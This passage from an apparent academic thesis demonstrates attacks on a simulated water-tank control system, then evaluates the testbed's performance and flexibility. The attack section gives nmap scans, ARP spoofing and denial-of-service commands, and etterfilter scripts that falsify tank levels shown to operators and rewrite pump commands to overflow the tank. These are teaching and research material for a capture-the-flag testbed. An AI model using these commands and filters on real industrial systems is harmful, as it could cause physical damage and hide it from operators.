The first group of attacks we will tackle in this research are the reconnaissance attacks. These attacks, as seen in the Morris and Gao taxonomy, gather control system network information, map the network architecture and identify the device characteristics.

For this task we will use the tool nmap [23]. Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

First, we can conduct a network discovery scan using the command below. The option -n indicates nmap not to resolve the hosts using DNS and the option -sP forces a Ping scan. In Figure 13 all the devices from the field device subnet (10.168.1.0/24) are listed, i.e., PLC0, PLC2, RTU and the attacker machine; as well as the SCADA server, located outside of the subnet.

```
nmap -sP -n 10.168.1.0/24
```

```
root@ICS:~/ICS-project/IHS/waterTower# nmap -sP -n 10.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for 10.168.1.10
Host is up (0.018s latency).
MAC Address: 00:1D:9C:C6:A0:60 (Rockwell Automation)
Nmap scan report for 10.168.1.20
Host is up (-0.065s latency).
MAC Address: 00:1D:9C:C7:B0:71 (Rockwell Automation)
Nmap scan report for 10.168.1.30
Host is up (0.28s latency).
MAC Address: 00:1D:9C:C8:BC:46 (Rockwell Automation)
Nmap scan report for 10.168.1.150
Host is up (0.0018s latency).
MAC Address: 1E:CD:DD:7C:DD:F0 (Unknown)
Nmap scan report for 10.168.1.77
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.24 seconds
```

Figure 13 – It is possible to discover the different devices in the network using nmap.

Then, we can conduct a port scan using the command below. The option -sS indicates nmap to use a TCP SYN scan and the option -p to indicate the port to scan. In this case we have omitted the rest of the ports. The TCP SYN scan does not complete the TCP handshake, it sends only the first SYN packet and then closes the connection with a RST packet. This reduces the traffic generated and increases the speed of the scan. In Figure 14 the output of the scan shows that the port is open and it is running an EtherNetIP portocol.

```
nmap -sS -p 44818 -n 10.168.1.20
```

```
root@ICS:~/ICS-project/IHS/waterTower# nmap -sS -p 44818 -n 10.168.1.20

Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for 10.168.1.20
Host is up (0.0039s latency).

PORT      STATE SERVICE
44818/tcp open  EtherNetIP-2
MAC Address: 00:1D:9C:C7:B0:71 (Rockwell Automation)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@ICS:~/ICS-project/IHS/waterTower#
```

Figure 14 – It is possible to retrieve information regarding the port using ICS protocols.


5.2.2 Man-in-the-Middle

The second group of implemented attacks are part of the network layer ones. In this case we put attention in the man-in-the middle attacks. As the Ethernet/IP protocol is encapsulates ICS traffic within the IP packets, it follows the same rules and protocols. Thus, using ARP spoofing it is possible to impersonate the local address of any host inside the network.

This attack is based on the ARP protocol, used by the machines within the subnet to advertise their local MAC and IP addresses. Using the tool arpspoof [15] we can force any field device to believe that the attacker IP is the RTU one. Therefore, the field device will send all the traffic to us, where we can sniff it and forward back to the RTU, so the system keeps its functionality.

Using the commands below we can perform a man-in-the-middle attack between the RTU and the PLC2. The first command forces the forwarding of IP packets and the second one performs the ARP poisoning. The option -r forces the ARP spoof for both targets. In Figure 15 we can see the process of poisoning the two hosts.


```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
arpspoof -i attacker-eth0 -r -t 192.168.1.20 192.168.1.30
```



```
root@ICS:~/ICS-project/IHS/waterTower/attacks/demo# arpspoof -i attacker-eth0 -r -t 10.168.1.20 10.16
8.1.30
aa:aa:aa:aa:aa:aa 0:1d:9c:c7:b0:71 0806 42: arp reply 10.168.1.30 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c8:bc:46 0806 42: arp reply 10.168.1.20 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c7:b0:71 0806 42: arp reply 10.168.1.30 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c8:bc:46 0806 42: arp reply 10.168.1.20 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c7:b0:71 0806 42: arp reply 10.168.1.30 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c8:bc:46 0806 42: arp reply 10.168.1.20 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c7:b0:71 0806 42: arp reply 10.168.1.30 is-at aa:aa:aa:aa:aa:aa
aa:aa:aa:aa:aa:aa 0:1d:9c:c8:bc:46 0806 42: arp reply 10.168.1.20 is-at aa:aa:aa:aa:aa:aa
```

Figure 15 – Using arpspoof we can poison the RTU and PLC2 to sniff the traffic between them.

Afterwards, using the tool Wireshark [13] we can capture the packets sent between the RTU and the PLC2. The tool is able to recognise the ICS protocol traffic. In Figure 16 the gamified flag sent from the RTU to the PLC2 is displayed.



```
10.168.1.30   10.168.1.20 TCP      66 44818 → 45602 [ACK] Seq=1 Ack=29 Win=43520
10.168.1.30   10.168.1.20 TCP      66 [TCP Dup ACK 2733#1] 44818 → 45602 [ACK] Se
10.168.1.30   10.168.1.20 ENIP     94 Register Session (Rsp), Session: 0x476EB153
10.168.1.30   10.168.1.20 TCP      94 [TCP Retransmission] 44818 → 45602 [PSH, AC
10.168.1.20   10.168.1.30 TCP      66 45602 → 44818 [ACK] Seq=29 Ack=29 Win=42496
10.168.1.20   10.168.1.30 TCP      66 [TCP Dup ACK 2737#1] 45602 → 44818 [ACK] Se
10.168.1.20   10.168.1.30 CIP CM  150 Unconnected Send: 'flag(thisisaflag):2' - S
10.168.1.20   10.168.1.30 TCP     150 [TCP Retransmission] 45602 → 44818 [PSH, AC
10.168.1.30   10.168.1.20 TCP      66 44818 → 45602 [ACK] Seq=29 Ack=113 Win=4352
10.168.1.30   10.168.1.20 TCP      66 [TCP Dup ACK 2741#1] 44818 → 45602 [ACK] Se
10.168.1.30   10.168.1.20 CIP     112 Path destination unknown: 'flag(thisisaflag
10.168.1.30   10.168.1.20 TCP     112 [TCP Retransmission] 44818 → 45602 [PSH, AC
10.168.1.20   10.168.1.30 TCP      66 45602 → 44818 [ACK] Seq=113 Ack=75 Win=4249
ptions: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 TCP Option - No-Operation (NOP)
```

Figure 16 – We can see the flag sent from the RTU to the PLC2 using Wireshark.

5.2.3 Denial of service

Coming back from to the denial of service topic, it is possible to perform such attacks in our scenario without flooding the network and affecting the rest of the system. For example, using the same mechanisms as the ones explained for the man-in-the-middle attack, we can poison the traffic between two hosts but never redirect the packets, thus, causing a denial of service attack for the poisoned device.

Using the commands below we can perform this denial of service attack. The first command blocks the forwarding of IP packets and the second one poisons the traffic between the RTU and the PLC0. This way, the messages sent by the RTU with the commands for opening or closing the valve will not be received by the PLC0. In Figure 17 we can see the ARP spoof attack in the left windows and the physical process, not changing its value, in the right window.

```
echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward
arpspoof -i attacker-eth0 -t 192.168.1.20 192.168.1.10
```




Figure 17 – We can perform a denial of service attack using ARP spoof.

5.2.4 Response and measurement

Response and measurement attacks are based on the data send within the SCADA network to pass information to the different devices or to store it and display it. We can implement two different attacks in this section: monitoring the system behavior and injecting malicious values.

For a better visualization we use a graphic interface, simulating the HMI, accessible through the web browser. This interface will help displaying the data received by the operators and the control system. If we are able to spoof data through our attacks, it will be shown here.

As explained in the previous chapter, the data in the scenario is managed using two different database tables: the *real process* table, which stores the real values of what is happening to the physical process and it is only updated by this physical process and the actuators (the PLCs); and the *hmi* table, which stores the values that the SCADA receives from the RTU and then are used for the graphic visualization.

Therefore, we focus on this second process: the RTU sending data to the SCADA server. By monitoring the network traffic we will be able to infer the real behavior of the physical process. In Figure 18 the Ethernet/IP protocol is dissected and the data sent can be extracted. In this case, the value extracted is **0xca00010085eb513f**.




Figure 18 – Using Wireshark we can analyze the Ethernet/IP protocol to get the state of the system.

Doing some reverse engineering we discover that the first 4 bytes, **0xca000100**, are

repeated on every package sent, so we focus on the last 4 bytes, **0x85eb513f**. Then we try to convert these bytes into a float value:

$$(hex)\ 0x85eb513f = (float)\ 0.8200 \tag{1}$$

Based on the debug output from the RTU, as seen in Figure 19, we can confirm both values match. This means that it is possible to measure the water level of the tank and determine what is the process doing: increasing the water level or decreasing it.




Figure 19 – We prove the data extracted using Wireshark matches the RTU reading.

In addition, we can inject malicious values in the scenario. When the SCADA requests information to the RTU, we can intercept the connection and spoof the measure. This way, an attacker might cover its traces not to be detected by the SCADA operators or any IDS analyzing the status.

As the protocol works clear-text, using the layer 7 in the OSI stack, we can use ettercap and the etterfilter utility to intercept and modify the traffic. To accomplish this goal, we create the following etterfilter, which locates the tag send from the RTU to the SCADA, containing the water level of the physical process, and changes it to zero.

```
# Check the protocol is TCP
# The destination port is 44818
# The data byte 14 is the letter 'L' (from the LIT101:1 tag)

if (ip.proto == TCP && tcp.dst == 44818 && DATA.data + 14 == "\x4c") {
# Changes the hexadecimal value of the tag to 0
DATA.data + 26 = "\x00\x00\x00\x00";
msg("Data replaced");
}
```

Afterwards we just need to compile and run the filter. This way, we could inject a malicious value into the HMI that would hide our actions in the PLCs or the physical process.

5.2.5 Command injection

Due to the fact that the scenario uses EtherNet/IP, based on TCP, we are not able to reproduce the same attack that would be executed using a standard ICS protocol. This is because the TCP protocol keeps the state of the communication through the sequence number and the state flags. Then, we cannot establish easily a new TCP flow.

Therefore, we are going to use the same approach used in the response and measurement attacks. We can intercept the communications and edit the values of the commands send by the SCADA server to the devices using the tool ettercap and the utility etterfilter.

We have defined two different goal scenarios on the testbed that can be achieved by the attacker, i.e., underflow and overflow. The first one consists of emptying the water tank and the second consist of overflowing it.

For example, we can achieve the overflow scenario by using the following filter:

```
# Check the protocol is TCP
# The destination port is 44818
# The data byte 14 is the letter 'M' (from the MODE:1 tag)

if (ip.proto == TCP && tcp.dst == 44818 && DATA.data + 14 == "\x4d") {
# Sends mode 5, closing the second pump
DATA.data + 24 = "\x05\x00";
msg("Data replaced");
}

if (ip.proto == TCP && tcp.dst == 44818 && DATA.data + 14 == "\x4d") {
# Sends mode 3, opening the first pump
DATA.data + 24 = "\x03\x00";
msg("Data replaced");
}
```

First, we change the command send from the control device to the mode 5, closing the second pump. Then, we change the command to the mode 3, opening the first pump in order to overflow the system.

6 Evaluations

After the development and demonstration of the solution achieved, we need to evaluate whether the solution is valid or not for our initial requirements. As a reminder, we defined two different qualitative requirements in chapter three: the ease of use, due to the framework would be managed by students learning SCADA infrastructures without high developer skills; and the usability of the solution for research purposes. In order to validate those qualitative requirements, we have proposed quantitative metrics that can be measured and compared. Therefore, in this chapter we will collect the different metrics needed to assess the validity of our testbed.

During this chapter, we will compare different solutions using our benchmark metrics and procedures. First, our solution, which is a scenario based on MiniCPS; second, an ideal solution, which is a theoretical scenario where all the metrics accomplish our expectations; and third, the GRFICS solution, described in chapter 4, which is scenario based on virtual machines that simulate the devices using different virtualization technologies.

Nevertheless, we cannot compare the performance of the ideal solution, as we cannot calculate theoretically these requirements.

6.1 Execution Performance

We define performance as the amount of useful work accomplished by a computer system. It can be estimated in terms of accuracy, efficiency and speed of executing a computer program. Some measurements that characterize the performance are: the rate of performing works, the level of resource utilization, the bandwidth usage or the data transmission time.

Fidelity time-based metrics lose their value in virtualized testbeds, like the response time between a packet sent by the SCADA to the PLC. This is because the machines which run the virtualized testbeds are usually more powerful than the field devices and the existing time restrictions from ICS can be managed in the testbeds by adding delays. Because of this reason and for the purpose of our solution, it is more important to focus on the IT features than the ICS ones.

In our case we will measure the allocation of computer resources (CPU and RAM), the bandwidth usage (i.e., the total number Bytes send within the network) and the number of read/write bytes in disk. For the evaluation, we compare these counters in our solution and using the GRFICS solution. In addition, we also measure while the system is idle, i.e., nothing is running; in order to deduct the OS performance.

Our host system is a Windows 10, with 24 GB RAM and 8 CPUs. To run our solution, we are using a virtual machine with 4 CPUs and 8 GB RAM, running Ubuntu 18.04. To run the GRFICS solution we use 4 different virtual machines already prepared by the authors that require 3 GB RAM and 4 CPUs. We could anticipate this RAM difference will be easily shown in our results, as the initial values are different.

We have taken the average measures of every 10 seconds using the tools *dstat*, inside the virtual machines and the tool *Performance Monitor*, from the Windows host.

In Figure 20, the comparison of the two solutions is shown. GRFICS requires more CPU usage than MiniCPS (20a), but less RAM memory (20b), however the difference is relatively small.

We see a huge contrast in terms of traffic (20c) and Bytes written in disk (20e), where MiniCPS exceeds GRFICS in order of four times more. We can speculate that this fact is

caused by the implementation design of our scenario. The Bytes read from disk (20d) are similar in both solutions.

6.2 Scalability

To measure the scalability we want to extend our scenario to cover several users. This can be done by increasing the number of subnets in the system. Each user can connect to a different subnet and access the traffic in it.

However, the actual design of MiniCPS presents some limitations. First, the modular approach taken by the authors forces to encapsulate the logic of every process inside a virtual devices. This way, it is necessary to replicate manually the whole scenario, i.e., when writing the code, to add a new user, we need to create new files for every replicated device and the perform changes on those files such as editing the IP address, MAC address or even the logic of the scenario.

Second, due to the limitations found in the framework, more precisely the issues remarked in the previous chapter related to the network connections and not being able to take the traffic out of the virtual network. We were not able to use a distributed approach, where the subnets or the SCADA server can be running on different machines.

Therefore, to provide a simple measurement of the scalability of the system. We are only going to analyze the previous performance metrics when adding more users or subnets. This way, we can calculate the maximum number of users depending on the system specifications.

In this case, the tests are run in the Ubuntu 18.04 virtual machine with 4 CPUs and 8 GB RAM. We have taken the average measures of every 10 seconds using the tools *dstat*, inside the virtualized environment.


In Figure 21, the comparison based on the number of users is shown. In our scenario, the number of users is given by the number of subnets. As expected, the performance is always degraded when adding more users. It should be noted that the consumption of RAM keeps stable during the three schemes, i.e., one subnet, two subnets and three subnets (21b). The CPU usage is doubled with two users and consumes 100% of the allocated processors (4) in the three users scenario (21a). The network traffic (21c) and the Bytes written in disk (21e) grow linearly, with bigger peaks when we have more users. Finally, as seen in the previous performance analysis, the Bytes read from disk look the same.

6.3 Portability


We consider portability to the capacity of any software of being effectively and efficiently transferred from one hardware, software or other operational or usage environment to another [2]. In this case, due to the nature of the development, we will consider the change of operating system as the only feasible metric. The portability in terms of hardware does not matter; because of the virtualization scenario, changing the computer where the testbed is running does not change its behavior, as far as the operating system is compatible. For this reason, we have to analyze whether the testbed is compatible with different operating systems or not.

The testbed is written in Python3. Python3 is compatible several platforms, from the official documentation it is well compatible with Linux, Windows Vista and newer, FreeBSD 10 and newer, macOS Leopard (macOS 10.6, 2008) and newer [42].


The testbed uses the software MiniCPS, which is based on Mininet, a network emulator able to create virtual networks, links, switches and hosts on a single machine. This Mininet software is one of the key parts of the testbed, meaning that the portability of




(a) CPU usage




(b) Available RAM



(c) Total traffic Bytes per second




(d) Disk Bytes read per second




(e) Disk Bytes write per second


Figure 20 – Graph showing the performance comparison between MiniCPS and GRFICS




(a) CPU usage




(b) Available RAM



(c) Total traffic Bytes per second



(d) Disk Bytes read per second



(e) Disk Bytes write per second

Figure 21 – Graph showing the performance comparison based on the number of concurrent users

the whole project depends mainly on the portability of this piece of software. Reading the documentation of Mininet, we can find that it is only fully compatible with Ubuntu 12.04+ and Fedora 18+, removing any possibility of being portable out of the Linux Kernel [29].

Therefore, we can conclude the testbed is not portable and only runs under Linux operating systems. This is because it is based on the software Mininet, which written in Python but it was developed to work only with the Linux Kernel.

6.4 Ease of deployment

To evaluate the ease of deployment, we are going to take two different values into account: the time required to deploy the scenario and the number of commands required to run it. The time is important for us because we expect low latency when it comes to run or restart a scenario, e.g. developing or editing the scenario, restarting during a CTF event. Other authors [47, 40] only use time as a measure to evaluate and benchmark their solutions, however we think that the number of commands indicates the degree of automation and, therefore, the easiest to deploy.

These values can be compared between different solutions which represent the same scenario to get the easiest to deploy. We have seen different solutions which required long times in order to deploy a single scenario, but simplicity in the number of commands, e.g., solutions based on VirtualBox require a lot of time to boot and execute every device from the scenario, however, they do not need many commands to run, as they execute the software automatically after boot.

We are measuring the ease of deployment in three possible schemes: the actual solution, based on MiniCPS, which is not fully automatic; an ideal iteration, based also in MiniCPS, which tried to fix this lack of automation; and the GRFICS [16] tested solution, based on VirtualBox. We cannot directly compare the three schemes because the first two and the last one do not represent the same scenario. However, we will try to set this values depending on the number of devices.

6.4.1 Number of commands

Our solution The number of commands required to run our solution can be represented with the actions performed:

- Run MiniCPS = 1 command
- Load the xterms for the device = 1 command
- Run the each device process = 1 command / device
- Run the HMI = 1 command

Therefore, the number of commands can be represented by $O(n)$. We consider n as the number of devices.

Ideal solution The ideal, but failed, iteration tried to reduce the actions performed in MiniCPS, i.e., running each device manually, to one single action as follows:

- Run MiniCPS and automatically launch the devices = 1 command
- Run the HMI = 1 command

This iteration consisted of an orchestration script inside the MiniCPS python code which executes a bash command calling each python processes. This failed due to MiniCPS limitations. We found network instability using this approach caused by race-conditions and memory leaks caused by the python processes and the big amount of database workers reading and writing. In Figure 22 we can see several processes left unclean after the scenario was ended.




Figure 22 – There are several processes and threads that are left unclean when we try to automate the deployment

In this case, the number of commands can be represented by $O(1)$.

GRFICS solution The GRFICS solution runs every device through VirtualBox and uses its internal network to connect them. It only requires to boot every VM to execute the scenario.

- Boot every device = 1 command / device

Again, like in our solution, the number of commands can be represented by $O(n)$.

6.4.2 Time of deployment

To measure the time of deployment, we do not count the booting time of the host OS, as it depends entirely on the OS and the hardware. We consider this value starts from the first command executed until the scenario is fully deployed and ready to receive attacks. In case of using VirtualBox to run the devices, we count the booting time of each device in parallel.

We are going to measure five times the time of deployment for each one of the schemes defined previously. Even if the second solution does not really work, we will consider it valid in terms of theoretical comparison, to evaluate possible improvements.

The time measures can be found in table 2.

Table 2 – Measures of the time required to execute the scenario, in seconds.

	Our solution	**Ideal solution**	**GRFICS solution**
t_1	44.49	20.20	69.29
t_2	33.90	19.14	67.68
t_3	37.00	23.40	55.28
t_4	50.12	23.85	62.44
t_5	41.55	20.91	59.42
Total	41.41	21.5	62.82

Using the previous values from the number of commands required to deploy, we can extract the formulas to calculate the time to deploy (t_d) for each one of the analyzed schemes.

To do so, we differentiate the commands between the ones that depend on the number of devices and the ones which don't. We are calling the first ones static commands (SCs) and the second ones dynamic commands (DCs). This way, we have t_{SC} and t_{DC} as the times required to run them. We consider n as the number of devices.

Our solution The time required to deploy our solution is around 41 seconds on average.

$$t_d = t_{SC} + t_{DC} * n$$
$$t_d = 10\ seconds + t_{DC} * n$$

Ideal solution The time required to deploy the ideal solution is around 22 seconds on average. This time, just SCs are executed, because we only need a single set of commands to run the scenario.

$$t_d = t_{SC}$$
$$t_d = 22\ seconds$$

GRFICS The time required to deploy the ideal solution is around 63 seconds on average.

$$t_d = \sum_{i=1}^{n} t_{SC}$$
$$t_d = t_{d1} + t_{d2} + t_{d3} + t_{d4} = 63\ seconds$$

6.5 Flexibility

Software flexibility is one of software properties that indicate the capability to change and adapt to solutions, i.e. how easy the software can be changed. However, it is not simple to measure and evaluate it. To measure the flexibility of the framework used, we use the study from Shen and Ren [41], based on the Function Point Analysis (FPA), initially developed by Allan J. Albrecht in 1979 at IBM and further modified by the International Function Point Users Group (IFPUG).

The FPA is a reliable method for measuring the size of computer software. It measures the functionality that the user requests and receives. It also measures the software development and maintenance cost and size independently of the technology used for implementation.

In their research, Shen and Ren identify five steps to measure and analyze the software flexibility:

- Identify the flexible points.
- Analyse and calculate the flexible distance of every flexible point.
- Determine flexible point level and its flexible force value.
- Calculate the flexible degree of every flexible point.
- Calculate flexible capacity for different analysis.

6.5.1 Identification of flexible points

A flexible point (FXP) is a location in software that can cause flexible changes in it. The FXP can be a function, function control points, a reconfiguration, a segment of codes, a variant point etc.

In our study case, we are analysing a testbed solution, used to create our scenarios. Therefore, the FXPs are implicit in the functionalities of the framework, e.g. edit the scenario, add new users.

We have identified four different FXPs:

1. **Edit the scenario.** For example, adding new industrial devices or changing the logic of the scenario.
2. **Add new users to the scenario.** In our case, to increase the users we have to add more attacker-subnets to the scenario.
3. **Add external devices.** For example, IDS or databases. This time, the external devices do not directly interact with the scenario and they only receive information passively.
4. **Add new protocols.** Either implementing new industrial protocols or adding already developed ones.

6.5.2 Calculation of flexible distance

Flexible distance is the range or size of the software change caused by a FXP. First, to calculate the flexible distance, we divide each FXP into the different functions involved in its developing. There are five different function types:

- **External input (EI).** Receives information from outside the application boundary.
- **External output (EO).** Displays information of the information system.
- **External inquiry (EI).** A special type of external output. Displays information of the information system after performing a search criterion.
- **Internal logical files (ILF).** The files containing the data and code.
- **External interface files (EIF).** The files containing the data but maintained by external information systems.

Second, we classify the function types as simple, average or complex, giving them a specific weight to each. Table 3 shows the function types and the weighting factors for the varying complexities. This classification has been taken from the Reference manual for the Early & Quick Function Points method [27].

Table 3 – Function type weights for the flexible distance calculation.

Function types	**Simple**	**Average**	**Complex**
External input	7	10	15
External output	5	7	10
External inquiry	3	4	6
Internal logical files	4	5	7
External interface files	3	4	6

For each FXP the sum of the weights quantifies the size of information processing and is referred to as the Unadjusted Function Points (UFP). As defined by Shen and Ren, as we are only concerned about the change size, we can take UFP counts as flexible distance. Thus, the flexible distance indicates how much effort requires any change.

Using these definitions above, the calculations of the flexible distances, for each FXP, in our study case are seen in table 4. We have assessed the weights for each function involved in the FXP based on our experience during the development.

Table 4 – Flexible distance calculation for the FXPs defined.

Flexible point	Function involved	Funtion type	Weight
Edit the scenario	Create device logic	ILF	10
	Update topology	ILF	7
	Change other devices logic to connect it	ILF	15
	Edit configuration file	ILF	7
	Edit GUI to add the device	EO	5
		Total	**44**
Add new users	Update topology	ILF	7
	Change other devices logic to connect it	ILF	7
	Edit configuration file	ILF	10
	Edit GUI to add the device	EO	5
		Total	**34**
Add external devices	Update topology	ILF	7
	Change the other devices logic to connect it	ILF	10
	Edit configuration file	ILF	7
		Total	**24**
Add new protocols	Create protocol logic	ILF	15
	Create an interface for devices to use the protocol	ELF	10
	Edit configuration file	ILF	7
		Total	**32**

6.5.3 Determination of flexible force value

